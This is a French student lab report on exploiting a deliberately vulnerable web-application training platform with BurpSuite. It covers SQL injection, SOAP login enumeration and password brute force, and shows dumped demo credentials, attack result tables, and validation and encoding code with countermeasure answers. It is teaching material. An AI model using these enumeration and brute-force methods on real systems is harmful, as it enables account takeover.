Exploitation d'une plateforme d'apprentissage des vulnérabilités des applications web

Sécurisation des applications web

Créé par : HENRY Alexis,

Le *03/10/2022*.

Modifié par : HENRY Alexis,

Le *03/10/2022*.

Version du document : v1.


Sommaire

Activité n°1 : Injections


- Le niveau de sécurité par défaut est 0, l'indication est affichée en haut de la page :

- Ci-dessous, la création d'un compte dont nous allons intercepter les données avec BurpSuite :


- Contenu de la requête interceptée avec BurpSuite lors de la création du compte :



- La prochaine étape consiste en l'authentification de notre compte :




- En haut de la page on voit que notre connexion est réussie :



Découverte de la sensibilité SQLi


- Détection de la sensibilité SQLi :

- Message d'erreur SQL reçu lors de la validation du formulaire ci-dessus :



Défi n°1 : Extraction des données

- Récupérer la liste de tous les utilisateurs :



Signature=meow

Username=rocky
Password=stripes
Signature=treats?

Username=tim
Password=lanmaster53
Signature=Because reconnaissance is hard to spell

Username=ABaker
Password=SoSecret
Signature=Muffin tops only

Username=PPan
Password=NotTelling
Signature=Where is Tinker?

Username=CHook
Password=JollyRoger
Signature=Gator-hater

Username=james
Password=i<3devs
Signature=Occupation: Researcher


Username=ed
Password=pentest
Signature=Commandline KungFu anyone?

Username=admin123
Password=admin123
Signature=


Username=admin123
Password=admin123
Signature=admin123

Défi n°2 : Passer outre une authentification


- Accès à la page de connexion :



- Connection en tant que « james » :




- Authentification réussie :




Tests d'injections


Défi n°1 : Extraction des données

- Affichage de tous les utilisateurs avec une injection :







- Récupération du compte dont le nom d'utilisateur est « admin » :




Défi n°2 : Passer outre une authentification

- Connexion au premier compte trouvé :





- Connexion au compte dont le nom d'utilisateur est « admin » :





Contre-mesures

Question n°1 :

- Modifier le niveau de sécurité et vérifier que les tests d'exploitation des failles SQL échouent :

    - Tentative d'injection SQL pour se connecter :





Question n°2 :

- Quel niveau de sécurité est nécessaire pour protéger contre ces attaques ?

Le niveau 1 est le celui nécessaire pour protéger contre cette attaque car il bloque et limite le contenu envoyé via le formulaire.

Question n°3 :

- A ce niveau, quels sont les contrôles réalisés ?

Les contrôles réalisés sont les suivants :

- Alerte en cas d'erreur dans les champs
- Vérification de la longueur du nom d'utilisateur et du mot de passe
- Vérification des caractères utilisés

Question n°4 :

- Est-ce que le contrôle HTML aurait suffi à protéger contre ces injections SQL ?

Non le contrôle HTML n'aurait pas suffi à lui seul car il ne peut pas vérifier la totalité des informations entrée dans les champs du formulaire.

Question n°5 :

- Comment la validation Javascript est-t-elle réalisée ?

La validation Javascript consiste en un évènement à la validation du formulaire :

  - `onsubmit="return onSubmitOfForm(this);"`

Lors de la validation, les données sont envoyées à la fonction « onSubmitOfForm » qui s'occupe de les vérifier.

Question n°6 :

- Quels sont les contrôles réalisés par la validation Javascript ?

- La fonction « onSubmitOfForm », ci-dessous :

```
function onSubmitOfForm(/*HTMLFormElement*/ theForm){
 ...
 var lUnsafeCharacters = /[`~!@#$%^&*()-_=+\[\]
{}\\|;':",./<>?]/;
 if(lValidateInput == "TRUE")
 {
   if (username.value.length > 15 ||
       password.value.length > 15)
   {
    alert('...');
    return false;
   }
 if (username.value.search(lUnsafeCharacters) > -1  ||
   password.value.search(lUnsafeCharacters) > -1)
 {
    ...
    return false;
 }
}
```

Réalise différentes fonctions :

- Vérification des charactères contenus (à l'aide de la variable lUnsafeCharacters),
    - `/[`~!@#$%^&*()-_=+\[\]{}\\|;':",./<>?]/`
- Vérification de la longueur des valeurs entrées dans les champs du formulaire.


Activité n°2 : Vulnérabilités liées à l'authentification et à la gestion des sessions

Dossier 1 : Enumération des logins

Etape n°1 : Enumération des logins en mode non sécurisé.


Question n°1


- Commencer par installer l'extension Wsdler.



Question n°2

- Tester un exemple de requête et de réponse à l'aide d'un login non valide en réalisant les manipulations décrites dans l'étape n°2.






Question n°3

- Tester un exemple de requête et de réponse à l'aide d'un login valide en réalisant les manipulations décrites dans l'étape n°3.

    - Création des utilisateurs : « utilisateur1, utilisateur2 »

```
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="
http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:urn="urn:ws-user-account">
  <soapenv:Header/>
  <soapenv:Body>
    <urn:getUser soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
      <username xsi:type="xsd:string">
        utilisateur1
      </username>
    </urn:getUser>
  </soapenv:Body>
</soapenv:Envelope>
```



- Comparaison entre les deux réponses

    - Utilisateur existant :


"><account><username>utilisateur1</username><signature>utilisateur1</signature></account></ac

    - Utilisateur non existant :

:"xsd:xml"><accounts message="User test user does not exist}" /></return></ns1:getUse


Question n°4

- Créer un dictionnaire de login sur votre machine cliente.



Question n°5

- Lancer l'énumération et relever les logins valides en réalisant les manipulations décrites dans l'étape n°4.



- Liste des logins envoyés (si « Results for » n'est pas vide, le login est correct)

Request	Payload	Status	Error	Timeout	Length	Results for
0		200	☐	☐	1018	utilisateur1"><account>...
1	utilisateur1	200	☐	☐	1018	utilisateur1"><account>...
2	utilisateur2	200	☐	☐	1018	utilisateur2"><account>...
3	test	200	☐	☐	923	
4	admin	200	☐	☐	1001	admin"><account><us...
5	user	200	☐	☐	923	
6	multizdadaz	200	☐	☐	930	
7	jean	200	☐	☐	923	
8	harry	200	☐	☐	924	
9	fred	200	☐	☐	923	
10	patrice	200	☐	☐	926	
11	administrateur	200	☐	☐	933	

Question n°6

- À l'aide du comparateur, expliquer quelles sont les lignes de la réponse sur lesquelles l'attaquant a pu s'appuyer pour lancer l'attaque ?

Les lignes sur lesquelles l'utilisateur a pu s'appuyer pour lancer l'attaque sont les suivantes :

Etape n°2 : Enumération des logins en mode sécurisé et analyse du code source

Question n°1

- Fermer puis relancer BurpSuite. Positionner le niveau de sécurité à 5 et relancer l'attaque en suivant les étapes 2 à 4.

Résultat de la requête « GetUser » avec un utilisateur inexistant et un niveau de sécurité à 5 :

```
xmlns:SOAP-ENC="
http://schemas.xmlsoap.org/soap/encoding/">
  <SOAP-ENV:Body>
    <ns1:getUserResponse xmlns:ns1="
    urn:ws-user-account">
      <return xsi:type="xsd:xml">
        <accounts message="User gero et does not
        exist}" />
      </return>
    </ns1:getUserResponse>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Question n°3

- Chercher le codage mis en place permettant d'obtenir un encodage sécurisé. Expliquer le rôle de l'instruction EncodeforHTML.

L'instruction « EncodeforHTML » permet d'encoder les messages de sortie pour éviter que l'attaquant puisse les exploiter (l'username ainsi que la signature dans le cas ci-dessous).

```
$pEncodeOutput?$lSignature =
  $lUsername =
    $Encoder->encodeForHTML($row->username):$lUsername =
      $row->username;;

if(isset($row->mysignature)){
    $pEncodeOutput?$lSignature =
      $Encoder>encodeForHTML($row-
>mysignature):$lSignature =
        $row->mysignature;
}// end if

$lResults.= "<account>";
$lResults.= "<username>{$lUsername}</username>";

if(isset($row->mysignature)){
    $lResults.= "<signature>{$lSignature}</signature>";
};

$lResults.= "</account>";
```

Question n°2

- Les informations affichées par le comparateur sont-elles exploitables pour tenter une énumération ?

Les requêtes de niveau 5 retournant une erreur 500, nous avons dû réaliser certaines modifications dans le code source de l'application. Cependant, suite à cette modification le résultat des requêtes était identique à ceux du niveau 1. Donc l'énumération est toujours réalisable.

Dossier 2 : Force brute d'un mot de passe

Etape n°1 : Force brute d'un mot de passe

Question n°1


- Commencer par préparer l'attaque en réalisant les manipulations décrites dans l'étape n°1.

Question n°2

- Lancer la force brute en suivant les indications de l'étape n°2.

Force brute du mot de passe du compte « admin », avec un dictionnaire de mots de passe :

0			200	☐	☐	59051
1	1	password	200	☐	☐	50524
2	1	passwordtest	200	☐	☐	50544
3	1	admin	200	☐	☐	50509
4	1	adminpass	200	☐	☐	50529
5	1	test	200	☐	☐	48411
6	1	testn	200	☐	☐	50509
7	1	admin	200	☐	☐	50509
8	1	admin	200	☐	☐	50509
9	1	admin	200	☐	☐	50509
10	1	admizdz	200	☐	☐	50519
11	1	nazd	200	☐	☐	50504
12	1	admizada	200	☐	☐	50524
13	2	password	200	☐	☐	59051
14	2	passwordtest	200	☐	☐	59051
15	2	admin	200	☐	☐	59051
16	2	adminpass	302	☐	☐	414
17	2	test	200	☐	☐	59223
18	2	testn	200	☐	☐	59223
19	2	admin	200	☐	☐	59223
20	2	admin	200	☐	☐	59223
21	2	admin	200	☐	☐	59223
22	2	admizdz	200	☐	☐	59223
23	2	nazd	200	☐	☐	59223
24	2	admizada	200	☐	☐	59223



Etape n°2 : Codage sécurisé et analyse du code source

Question n°1


- Fermer puis relancer BurpSuite. Positionner le niveau de sécurité à 5 et relancer l'attaque en suivant les étapes 1 et 2. La force brute a t-elle échoué ?

Non, l'attaque par force brute est toujours fonctionnelle.

Question n°2

- Observez le code source de la page register.php (création d'un nouveau compte) et indiquer si avec un codage de niveau 5, un utilisateur peut créer un compte avec un mot de passe non sécurisé ?

Le niveau 5 empêche l'utilisateur d'utiliser des caractères spéciaux dans ses identifiants.



Question n°3

- Côté administrateur du système attaqué, quelles sont les mesures permettant de détecter et de contrer ce type d'attaque ?


    - Faire en sorte que les mots de passes des utilisateurs soient sécurisés.
    - Limitation du nombre de tentatives de connexion.
    - Authentification à deux facteurs.

Dossier 3 : Vol de session

Etape n°1 : Vol de session

Question n°1

- Commencer par intercepter le cookie d'un utilisateur correctement authentifié en réalisant les manipulations décrites dans l'étape n°1.

